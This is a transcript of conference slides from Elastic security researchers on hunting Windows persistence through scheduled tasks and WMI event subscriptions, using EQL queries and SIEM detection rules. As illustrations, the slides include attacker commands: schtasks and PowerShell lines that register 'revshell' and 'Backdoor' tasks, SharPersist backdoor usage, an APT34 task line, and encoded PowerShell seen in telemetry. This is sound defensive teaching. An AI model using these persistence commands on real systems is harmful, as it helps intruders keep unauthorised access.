



# Hunting for persistence using Elastic Security

---

**David French**  
Security Research Engineer  
[@threatpunter](https://twitter.com/threatpunter)

**Brent Murphy**  
Security Research Engineer  
[@brent\\_murphy](https://twitter.com/brent_murphy)



# Introductions

Brent Murphy | @brent\_murphy



- Security Research Engineer on Intelligence & Analytics team
- Develops SIEM and endpoint behavioral detection logic for emerging threats
- Former Endgame applied R&D on security analyst workflow automation and enrichment
- Co-author of The Elastic Guide to Threat Hunting

# Introductions

David French | @threatpunter



- Security Research Engineer on Intelligence & Analytics team
- Analyzes adversary tradecraft to develop detections and hunts
- Contributor to ProblemChild
- Former applied research at Endgame - ML-based file object classifier
- Led hunt and detection strategy at large financial institution

# 3 solutions powered by 1 stack

---



Elastic Enterprise Search



Elastic Observability



Elastic Security



**Elastic Stack**

# What is Elastic Security?

*Protection against threats with integrated Endpoint Security and SIEM*

## Endpoint Security

- Prevent, detect, and respond to malicious behavior and malware on Windows, MacOS, and Linux
- Formerly Endgame

## SIEM

- Released with Elastic Stack 7.2
- Security event collection, analysis, and threat hunting at scale
- **Free** detection engine and 92 rules

## Elastic Stack 7.6

- New machine learning jobs for detection
- New UI features for network and host data analysis



# Elastic Security

Endpoint

SIEM

# Agenda


- 1 Persistence in a nutshell
- 2 Why do attacker's need persistence?
- 3 What is Event Query Language (EQL)?
- 4 Hunting for persistence with Elastic Security
- 5 Useful resources for threat hunting and detection
- 6 Q&A

# What is persistence?

And why do attackers need it?

# Why do attackers need persistence?

Establishing persistence can increase an adversary's dwell time



FireEye's Cyber Attack Lifecycle: <https://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/>

# ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browser
Spearnishing Attachment	Control Panel Items	Application Shimming	Bypass User Account	CMSTP	Credentials Files



*Persistence consists of techniques that attackers use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.*

<https://attack.mitre.org/tactics/TA0003/>

# Event Query Language (EQL)

# Event Query Language (EQL)

Simple and concise language for security practitioners

- Schema independent and OS agnostic
- Makes it easy to express and find complex behavior
- Designed to be intuitive; easy to read and write
- Match events, generate sequences, stack data, build aggregations, and perform analysis
- Ongoing effort to integrate EQL into the Elastic Stack



# Simple Queries

- Boolean and comparison logic  
and or not < <= == != >= >
- Wildcard matching with \* character
- String comparisons are case-insensitive

```
process where process_name == "svchost.exe" and
(command_line != "* -k *" or
 parent_process_name != "services.exe")
```

# Sequences

- Multi-event behaviors with enforced order
- Match properties between events with by syntax
- Sequences are stateful and can be expired with an until condition

```
sequence with maxspan=1m
[file where file_path == "*\\AppData\\*"] by file_path
[process where user_name == "SYSTEM"] by process_path
```

# Joins

- Match events specified in any order
- Supports **by** and **until** syntax for additional matching
- Similar to a sequence, but lacks time constraints

```
join
```

```
[file where file_path == "*\\System32\\Tasks\\h4xor.xml"]  
[registry where registry_path == "*\\runonce\\h4xor"]
```

# Process Lineage

- Natively tracks process lineage by monitoring process creation/termination events and tracking the ppid and pid
- Supports **descendant of**, **child of**, and **event of**
- Combine with other Boolean logic

```
process where process_name == "powershell.exe" and
descendant of
[process where process_name in
("winword.exe", "excel.exe", "outlook.exe", "powerpnt.exe")]
```

# Pipes and Outliers

- Pipes can be used to enrich and sort through data
- Combine in various ways to perform stacking or reduce data set

**count    filter    head    sort    tail    unique    unique\_count**

```
process where true
// Remove duplicate pairs
| unique process_name, command_line

// Count per process_name to get unique # of commands
| count process_name
| filter count < 5
```

# Hunting for persistence with Elastic Security

Attacker techniques seen in the  
wild

# Hunting for persistence with Elastic Security

## Overview

- Walk through of practical threat hunting use cases for techniques seen in the wild
  - Scheduled Tasks ([T1053](#))
  - WMI Event Subscriptions ([T1084](#))
  - BITS Jobs ([T1197](#))
- How does the technique work?
- Why has the technique been successful for attackers?
- How can you hunt for and detect the technique?
- We'll include useful references for practitioners

# Persistence via Scheduled Tasks (T1053)

# Scheduled Tasks

## Overview

### What are they?


- Windows provides a utility (schtasks.exe) which allows one to create, delete, query, change, run, and end tasks on a local or remote computer.

### Malicious use

- This kind of behavior has been heavily abused by threat actors as a persistence mechanism since it doesn't require administrator privileges.

### 3rd party software

- Legitimate scheduled tasks may be created during installation of new software.



# Scheduled Tasks

## Command line parameters

- Command line switches to be aware of
  - **/Create** - creates a new scheduled task
  - **/RU** - specifies the "run as" user account
  - **/SC** - specifies the schedule frequency
  - **/TN** - specifies the string in the form of path\name which uniquely identifies this scheduled task
  - **/TR** - specifies the path and file name of the program to be run at the scheduled time
  - **/F** - forcefully creates the task and suppresses warnings if the specified task already exists

```
schtasks /create /sc minute /mo 1 /tn "Reverse shell" /tr  
c:\some\directory\revshell.exe
```

### Least common occurrences

endgame.process_name:	endgame.command_line:	endgame.parent_process_name:	Count
Descending	Descending	Descending	Descending
schtasks.exe	schtasks /delete /tn Windiws /f	cmd.exe	1
schtasks.exe	SCHTASKS /CREATE /SC MINUTE /TN "Windiws" /TR "C:\tmpischeduler.bat"	cmd.exe	2
schtasks.exe	schtasks /s 172.16.66.4 /delete /tn test_task-6852 /f	python.exe	2
schtasks.exe	schtasks /s 172.16.66.4 /delete /tn test_task-880 /f	python.exe	2
schtasks.exe	C:\Windows\system32\schtasks.exe /delete /f /TN "Microsoft\Windows\Customer Experience Improvement Program\Uploader"	wsqmcons.exe	130

# Scheduled Tasks

## PowerShell cmdlets

- Alternatively, PowerShell can be used to create scheduled tasks that will be executed at logon or at a specific time and date.
- Several cmdlet variations to be aware of
  - [New-ScheduledTaskAction](#)
  - [New-ScheduledTaskTrigger](#)
  - [New-ScheduledTaskPrincipal](#)
  - [New-ScheduledTaskSettingsSet](#)
  - [Register-ScheduledTask](#)

Powershell Event	POWERSHELL
Powershell Event	Jan 30, 2020 9:52:14 PM UTC
Event Type	PS Script Block Event
Header	Creating Scriptblock text (1 of 1):
Message	\$A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\Windows\Temp\backdoor.exe"
Process Path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID	8304

```
PS C:\> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\Windows\Temp\backdoor.exe"
PS C:\> $T = New-ScheduledTaskTrigger -Daily -At 9am
PS C:\> $P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
PS C:\> $S = New-ScheduledTaskSettingsSet
PS C:\> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
PS C:\> Register-ScheduledTask Backdoor -InputObject $D
```

# Scheduled Tasks

## C# tool

- SharPersist
  - Windows persistence toolkit written in C#
- Usage
  - Adding backdoor
  - Setting Type/Frequency

```
SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe"  
-a "/c C:\tmp\payload.exe" -n "Payload" -m add
```

```
SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c  
C:\tmp\payload.exe" -n "Payload" -m add -o logon
```

```
SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c  
C:\tmp\payload.exe" -n "Payload" -m add -o hourly
```

### Arguments/Options

- `-t` - persistence technique
- `-c` - command to execute
- `-a` - arguments to command to execute (if applicable)
- `-f` - the file to create/modify
- `-k` - registry key to create/modify
- `-v` - registry value to create/modify
- `-n` - scheduled task name or service name
- `-m` - method (add, remove, check, list)
- `-o` - optional add-ons
- `-h` - help page


### Persistence Techniques (-t)

- `keepass` - backdoor keepass config file
- `reg` - registry key addition/modification
- `schtaskbackdoor` - backdoor scheduled task by adding an additional action to it
- `startupfolder` - lnk file in startup folder
- `tortoisesvn` - tortoise svn hook script
- `service` - create new windows service
- `schtask` - create new scheduled task

### Methods (-m)

- `add` - add persistence technique
- `remove` - remove persistence technique
- `check` - perform dry-run of persistence technique
- `list` - list current entries for persistence technique

# APT34 using a Scheduled Task to establish persistence



Process	
PROCESS TERMINATED	
schtasks.exe	
Created:	Jan 16, 2020 8:29:13 PM UTC
Terminated:	Jan 16, 2020 8:29:13 PM UTC
Respond	
Path	<a href="C:\Windows\System32\schtasks.exe">C:\Windows\System32\schtasks.exe</a>
User	llang
PID	3792
Domain	3B
MD5	0f08569e1922e9f82da37a2a12f0fd9f
PPID	5668
Command Line	<pre>schtasks /create /F /sc minute /mo 1 /tn "\WindowsAppPool\AppPool" /tr "wscript /b "C:\ProgramData\WindowsAppPool\AppPool.vbs""</pre>

# Hunting for Scheduled Tasks

## Using EQL

- Search for the creation of tasks spawning from uncommon processes.

```
process where subtype.create and
process_name == "schtasks.exe" and
descendant of
[process where process_name in ("cmd.exe", "wscript.exe", "rundll32.exe", "regsvr32.exe",
"wmic.exe", "mshta.exe", "powershell.exe")] and
command_line == "* /create*" and
wildcard(command_line, "*/RU*", "*/SC*", "*/TN*", "*/TR*", "*/F*")
| unique command_line
```

<input type="checkbox"/> ALERT TYPE	EVENT TYPE
<input type="checkbox"/> • Persistence Detection	Scheduled Task Spawning from Uncommon Process
<input type="checkbox"/> • Malicious File Detection	Open

# Hunting for Scheduled Tasks

## Using Elastic Endpoint Security

Full Path AND: N/A

Percent of Endpoints

Unique Occurrences

Data Collected: Jan 16, 2020 8:30:57 PM UTC

ENDPOINT	VERSIONINFO NAME	CATEGORY	SOURCE	ARGUMENT
06409w-win10	wscript.exe	scheduledTask	\WindowsAppPool\AppPool	/b C:\ProgramData\WindowsAppPool\AppPool.vbs

### START INVESTIGATION

Configure your profile and launch your hunts.

#### Selecting Hunt(s)

Select the hunt type(s) you want to task on the endpoints selected.

**HUNT TYPE**

- Firewall Rules
- IOC Search ADVANCED
- Loaded Drivers
- Network ADVANCED
- Persistence COLAPSE
- Process ADVANCED
- Registry ADVANCED
- Removable Media
- System Configuration
- Users

**ADVANCED CONFIGURATION**

- Network Provider
- Codec
- Logon
- Winsock Provider
- Boot Execute
- Com Hijack
- Explorer
- Scheduled Task
- Phantom DLL
- Search Order Hijack

**Cancel** **Confirm Hunts**

# Hunting for Scheduled Tasks

## Using Elastic SIEM

The screenshot shows the Elastic SIEM search interface. At the top, there are filters for 'Untitled Timeline', 'Description', 'Notes 0', 'Last 30 days', 'Show dates', 'Refresh', and a gear icon. Below the filters, a search bar contains the query: `process.name: "schtasks.exe" AND process.args: "/create"`, which is highlighted with a red box. A note below the search bar says 'Drop here to build an OR query'. Underneath the search bar are buttons for 'AND Filter' and 'Search', followed by 'KQL' and 'Raw events' options. A 'Columns' dropdown is set to '@timestamp'. The main table displays log entries with columns: @timestamp, message, event.category, event.action, host.name, and source.ip. One entry is expanded to show detailed fields like endpoint-w-8-02, started process, schtasks.exe, /create, cmd.exe, and various file paths and file handles.

The screenshot shows the 'Create new rule' wizard in the Elastic SIEM interface. The first step, 'Define rule', shows index patterns `endgame-*` and `winlogbeat-*` and a custom query `process.name: "schtasks.exe" and process.args : "/create"`. The second step, 'About rule', includes a name 'Scheduled Task Creation', risk score 21, a description 'Identifies creation of scheduled tasks via the command line.', and tags T1053. The third step, 'Schedule rule', allows setting the schedule to run every 5 minutes. At the bottom, there are buttons for 'Create rule without activating it' and 'Create & activate rule'.

# Other Scheduled Task considerations

## Closing thoughts...

- What we covered is just the tip of the iceberg
- There are multiple ways to schedule a task -
  - Command line interface
  - PowerShell cmdlets
  - AT command (deprecated with Windows 8.1 but it still exists for backwards compatibility)
  - .job files
  - Custom scripts (WHILE loop)
  - 3rd party tools
- You are encouraged to research the other techniques to develop detection logic for your environment

# Other Scheduled Task considerations

## Closing thoughts...

- One of the most common mechanisms that adversaries use for persistence
- Scheduled tasks can also be used during other phases of an attack (Execution and Privilege Escalation)
- Defenders need visibility into process and file telemetry, command line parameters, and Windows Event logs
- Subscribe to ETW logs to collect PowerShell cmdlets and scriptblock events
- Elastic Security provides scheduled task telemetry, detections, and threat hunting capabilities for Scheduled Tasks at enterprise scale

# Persistence via WMI Event Subscriptions (T1084)

# What is Windows Management Instrumentation (WMI)?

And why is it abused by attackers?

- WMI is Microsoft's implementation of the WBEM framework
- Very powerful for querying and managing many aspects of Windows
- Built-in to Windows - attackers can “live off the land”
- Why have attacks involving WMI been successful?
  - Lack of monitoring or visibility to WMI events
  - Difficulty separating the signal from the noise

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> wmic /node:172.16.66.1 process list brief
HandleCount  Name          Priority  ProcessId  ThreadCount  WorkingSetSize
0           System Idle Process  0         0          2            8192
2031        System          8         4          753          147456
```

# Understanding WMI event subscriptions

And how they can be abused...

## EventFilter

A condition that you test for. *E.g. A particular time and day of the week*

## EventConsumer

An action to execute when the `_EventFilter` condition is met. *E.g. Execute a script*


## FilterToConsumerBinding

Links the event filter and consumer instance together

## Example Subscription

EventFilter tests if system uptime is between 240 and 325 seconds

EventConsumer executes malicious PowerShell script when EventFilter condition is true



WMI Query Language (WQL) Query:

```
SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325
```

# Hunting for WMI persistence

## Using EQL

- Search for the creation of an EventFilter, EventConsumer, and FilterToConsumer binding from the same unique PID


```
join by unique_pid
```

```
[wmi where properties.Operation == "*IwbemServices::PutInstance*EventFilter*"]
[wmi where properties.Operation == "*IwbemServices::PutInstance*EventConsumer*"]
[wmi where properties.Operation == "*IwbemServices::PutInstance*FilterToConsumerBinding*"]
```

ALERT TYPE	EVENT TYPE	ASSIGNEE	OS	IP
<input type="checkbox"/> Persistence Detection	WMI FilterToConsumer Binding Creation	<u>Unassigned</u>	Windows 10 (v1809)	172.17.0.1
<input type="checkbox"/> Execution Detection	PowerShell with Unusual Arguments	<u>Unassigned</u>	Windows 10 (v1809)	172.17.0.1

# Investigating WMI abuse

## Using Resolver in Elastic Endpoint Security



Child events spawning from:

**powershell.exe**


Feb 4, 2020 12:32:44 AM UTC

View: WMI 7

Event Type	Microsoft-Windows-WMI-Activity
Is Local	
Client Process ID	4988
Message Detail	
Path	
Provider Name	
Namespace	\.\root\subscription
Operation	Start IWbemServices::PutInstance - __FilterToConsumerBinding.Consumer="Com mandLineEventConsumer.Name=\\"checkfor updates\\",Filter=__EventFilter.Name= \\"checkforupdates\\"

# Hunting for WMI persistence

Using Elastic Endpoint Security



ENDPOINT	VERSIONINFO NAME	CATEGORY	SOURCE	ARGUMENT
87212w-win10	PowerShell. EXE	wmi	checkforupdatesCommandLineTemplate	-NonI -W hidden -enc SQBGACgAJABQAFMAVgBIAFIAcwBJAG8ATgBUAGEAQgBMAGAHsAJABfAH0AfAAIAHsAJABfAC4ARwBIAHQARgBpAEUAbABkACgAJwBhAG0Acw==

# Hunting for WMI persistence

Using Elastic SIEM

The screenshot shows the Elastic SIEM interface with the following details:

- Query Bar:** Contains the search term "winlog.record\_id: \"5861\"".
- Filter Bar:** Shows "AND Filter" and a "Filter events" search bar.
- Table Headers:** Columns include @timestamp, message, event.category, event.action, host.name, and source.
- Table Data:** A single event is listed:
  - message:** Microsoft-Windows-PowerShell/Operational
  - source:** 87212w-win10.threebeesco.com
  - event.category:** informational
  - event.action:** Host
  - host.name:** 87212w-win10.threebeesco.com
  - @timestamp:** 2024-01-10T10:00:00Z
  - winlog.channel:** PowerShell
  - winlog.computer\_name:** 87212w-win10.threebeesco.com
  - Application:** powershell -nop -sta -w 1 -enc
  - SQBmACgAJABQAFMAVgBFAHIAUwB JAG8AbgBUAGEAqgBsAEUALgBQAF MAVgBFAHIAUwBpAg8ATgAuAE0AQQ BqAG8AUgAgAC0AZwBIACAAwApA HsAJABHAFaarRgA9AFsAUgBIAEYAX QAUAEAAUwBzAEUATQbIAEwAeQAUA**

# Hunting for WMI persistence

## Creating a rule in the Elastic SIEM

Create new rule BETA

**Define rule** Edit

**Index patterns** `winlogbeat-*`

**Custom query**  
`winlog.record_id: 5861`

**About rule** Edit

**Name** Persistence via WMI FilterToConsumer Binding

**Risk score** 75

**Description**  
An adversary may attempt to establish persistence on a Windows endpoint by creating a WMI FilterToConsumer binding. A WMI EventFilter is a condition that is tested for. E.g. A particular time and day of the week. A WMI EventConsumer is an action to execute when the EventFilter condition is met. E.g. Execute a script. The FilterToConsumerBinding links the event filter and consumer instance together.

**Severity**  
● High

**Investigate detections using this timeline template**  
Default blank timeline

**MITRE ATT&CK™**  
**Persistence (TA0003)**  
└ Windows Management Instrumentation Event Subscription (T1084)

